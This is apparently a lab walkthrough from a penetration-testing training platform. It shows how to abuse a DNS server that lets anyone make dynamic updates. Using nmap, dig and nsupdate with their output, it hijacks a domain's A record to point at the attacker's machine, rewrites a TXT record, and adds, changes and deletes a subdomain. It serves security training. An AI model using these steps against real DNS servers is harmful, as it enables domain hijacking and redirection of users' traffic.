
ATTACK
DEFENSE
by PentesterAcademy

Name	DNS Record Manipulation
URL	https://attackdefense.com/challengedetails?cid=2018
Type	Network Pentesting: DNS

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ip a

```
root@attackdefense:~#
root@attackdefense:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 100
0
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
39078: eth0@if39079: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP gro
up default
    link/ether 02:42:0a:01:01:0c brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.9/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
39081: eth1@if39082: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP gro
up default
    link/ether 02:42:c0:77:d5:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.218.89.2/24 brd 192.218.89.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the target machine is "192.218.89.3"

Step 2: Scanning the target machine using nmap.

Command: nmap 192.218.89.3

```
root@attackdefense:~# nmap 192.218.89.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-04 21:33 IST
Nmap scan report for ns1.witrapper.com (192.218.89.3)
Host is up (0.000017s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 02:42:C0:22:D7:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@attackdefense:~#
```

On the target machine, port 53 is open. By default, a DNS server listens for requests on port 53.

Step 3: Retrieving DNS records for witrap.com using dig utility.

Retrieving A record for witrap.com

Command: dig A witrap.com +noall +answer

```
root@attackdefense:~# dig A witrap.com +noall +answer
witrap.com.             900     IN      A       192.218.89.3
root@attackdefense:~#
```

witrap.com is located at 192.218.89.3

Retrieving TXT record for witrap.com:

Command: dig TXT witrap.com +noall +answer

```
root@attackdefense:~#
root@attackdefense:~# dig TXT witrap.com +noall +answer
witrap.com.             900     IN      TXT     "Welcome to Witrap.com!"
root@attackdefense:~#
```

Step 4: Using nsupdate utility to modify the DNS records.

As it is mentioned in the challenge description that the administrator had misconfigured the DNS server and allowed records to be updated by anyone. Hence, using nsupdate utility to modify and add new DNS records for witrap.com

Updating the A record for witrap.com and pointing it to the host machine:

Commands:
nsupdate
update delete witrap.com 900 IN A
update add witrap.com 86400 IN A 192.218.89.2
send
quit

```
root@attackdefense:~#
root@attackdefense:~# nsupdate
> update delete witrap.com 900 IN A
> update add witrap.com 86400 IN A 192.218.89.2
> send
>
> quit
root@attackdefense:~#
```

The above set of commands deleted all the A records for witrap.com (using the "delete" subcommand with update) and added a new A record for witrap.com with a TTL of 1 day (86400 seconds) and the IP address "192.218.89.2".

Confirming the A record changes for witrap.com using dig utility:

Command: dig A witrap.com +noall +answer

```
root@attackdefense:~#
root@attackdefense:~# dig A witrap.com +noall +answer
witrap.com.             86400   IN      A       192.218.89.2
root@attackdefense:~#
```

The A record for witrap.com was successfully modified!

Note: For updating a record, it is not necessary to provide the TTL and class for the DNS record that is to be updated. Hence, the following commands to delete witrap.com's A record would work as well:

Commands:
nsupdate
update delete witrap.com A
update add witrap.com 86400 IN A 192.218.89.2
send
quit

```
root@attackdefense:~#
root@attackdefense:~# nsupdate
> update delete witrap.com A
> update add witrap.com 86400 IN A 192.218.89.2
> send
>
> quit
root@attackdefense:~#
```

The modified command has been highlighted. Notice that the TTL (ex: 900 was given in the previous set of commands) and the class (ex: IN was given in the previous set of commands).

Modifying the TXT record for witrap.com using the nsupdate utility.

Commands:
nsupdate
update delete witrap.com 86400 IN TXT
update add witrap.com 86400 IN TXT "Creating my DNS entries :)"
send

```
root@attackdefense:~# nsupdate
> update delete witrap.com 86400 IN TXT
> update add witrap.com 86400 IN TXT "Creating my DNS entries :)"
> send
>
> quit
root@attackdefense:~#
```

The above set of commands would delete the TXT record entry for witrap.com and add a new TXT entry with the text "Creating my DNS entries :)"

Confirming the TXT record changes for witrap.com using dig utility:

Command: dig TXT witrap.com +noall +answer

```
root@attackdefense:~#
root@attackdefense:~# dig TXT witrap.com +noall +answer
witrap.com.             86400   IN      TXT     "Creating my DNS entries :)"
root@attackdefense:~#
```

It worked as well!

Creating a new DNS record for a subdomain of witrap.com:

Checking if the A record for hacked.witrap.com exists or not:

Command: dig A hacked.witrap.com +noall +answer

```
root@attackdefense:~#
root@attackdefense:~# dig A hacked.witrap.com +noall +answer
root@attackdefense:~#
```

It doesn't exist.

Creating A record for hacked.witrap.com using nsupdate utility:

Commands:
nsupdate
prereq nxrrset hacked.witrap.com IN A
update add admin.witrap.com 86400 IN A 192.218.89.3
send

```
root@attackdefense:~# nsupdate
> prereq nxrrset hacked.witrap.com IN A
> update add hacked.witrap.com 86400 IN A 192.218.89.3
> send
>
> quit
root@attackdefense:~#
```

Note: In the above set of commands, there was an additional “prereq” request. It is used to specify a prerequisite condition for a dynamic update. If that condition is met, then only the supplied set of requests are evaluated. Else, they are rejected.

So, the above set of commands evaluate to:

Create the A record for hacked.witrap.com and make it point to “192.218.89.3” if the A record hacked.witrap.com didn’t exist from before (nxrrset).

Since this was true, as dig didn’t return any A record for hacked.witrap.com, the above request would be successful.

Confirming the creation of the A record for hacked.witrap.com:

Command: dig A hacked.witrap.com +noall +answer

```
root@attackdefense:~#
root@attackdefense:~# dig A hacked.witrap.com +noall +answer
hacked.witrap.com.      86400   IN      A       192.218.89.3
root@attackdefense:~#
```

The response indicates that the new A record was successfully set up!

Updating a DNS record using nsupdate utility:

Commands:
nsupdate
prereq yxrrset hacked.witrap.com IN A
update delete hacked.witrap.com 86400 IN A 192.218.89.3
update add hacked.witrap.com 86400 IN A 192.218.89.4
send

```
root@attackdefense:~# nsupdate
> prereq yxrrset hacked.witrap.com IN A
> update delete hacked.witrap.com 86400 IN A 192.218.89.3
> update add hacked.witrap.com 86400 IN A 192.218.89.4
> send
>
> quit
root@attackdefense:~#
```

The above set of commands evaluate to:

Delete the A record for hacked.witrap.com and add a new one which points to “192.218.89.4” if the A record hacked.witrap.com exists from (yxrrset). Else, the request would not be fulfilled.

Since this was true, as the A record for hacked.witrap.com was added in the previous set of requests, hence the above request would be successful.

Command: dig A hacked.witrap.com +noall +answer

```
root@attackdefense:~#
root@attackdefense:~# dig A hacked.witrap.com +noall +answer
hacked.witrap.com.      86400   IN      A       192.218.89.4
root@attackdefense:~#
```

The A record for hacked.witrap.com was successfully modified and now points to “192.218.89.4”.

Deleting a DNS record using nsupdate utility:

Commands:
nsupdate
prereq yxrrset hacked.witrap.com IN A
update delete hacked.witrap.com 86400 IN A 192.218.89.4
send

```
root@attackdefense:~# nsupdate
> prereq yxrrset hacked.witrap.com IN A
> update delete hacked.witrap.com 86400 IN A 192.218.89.4
> send
>
> quit
root@attackdefense:~#
```

The above set of commands mean:

If the A record for hacked.witrap.com exists, then delete its entry. Otherwise, the request would get rejected.

Since the entry for hacked.witrap.com existed, it would be deleted after the above commands are executed.

Note: If the provided IP matches any of the IP addresses of hacked.witrap.com, then that A record would get deleted. In case the IP address does not correspond to any of the A records, then no change would take place.

Confirming the same using the following command:

Command: dig A hacked.witrap.com +noall +answer

```
root@attackdefense:~#
root@attackdefense:~# dig A hacked.witrap.com +noall +answer
root@attackdefense:~#
```

The A record for hacked.witrap.com was successfully deleted.

If a precondition was specified that wasn't correct, then an error message would be shown:

Commands:
nsupdate
prereq yxrrset hacked.witrap.com IN A
update delete hacked.witrap.com 86400 IN A 192.218.89.4
send

```
> root@attackdefense:~# nsupdate
> prereq yxrrset hacked.witrap.com IN A
> update delete hacked.witrap.com 86400 IN A 192.218.89.4
> send
update failed: NXRRSET
>
>
>
> quit
root@attackdefense:~#
```

The above request failed since hacked.witrap.com doesn't exist but the precondition specified was that it must exist.

Since the precondition was false, an error message is displayed indicating that the dynamic update failed.

References:

1. Bind 9 (https://www.isc.org/downloads/bind/)
2. dig (https://linux.die.net/man/1/dig)
3. nsupdate man page (https://linux.die.net/man/8/nsupdate)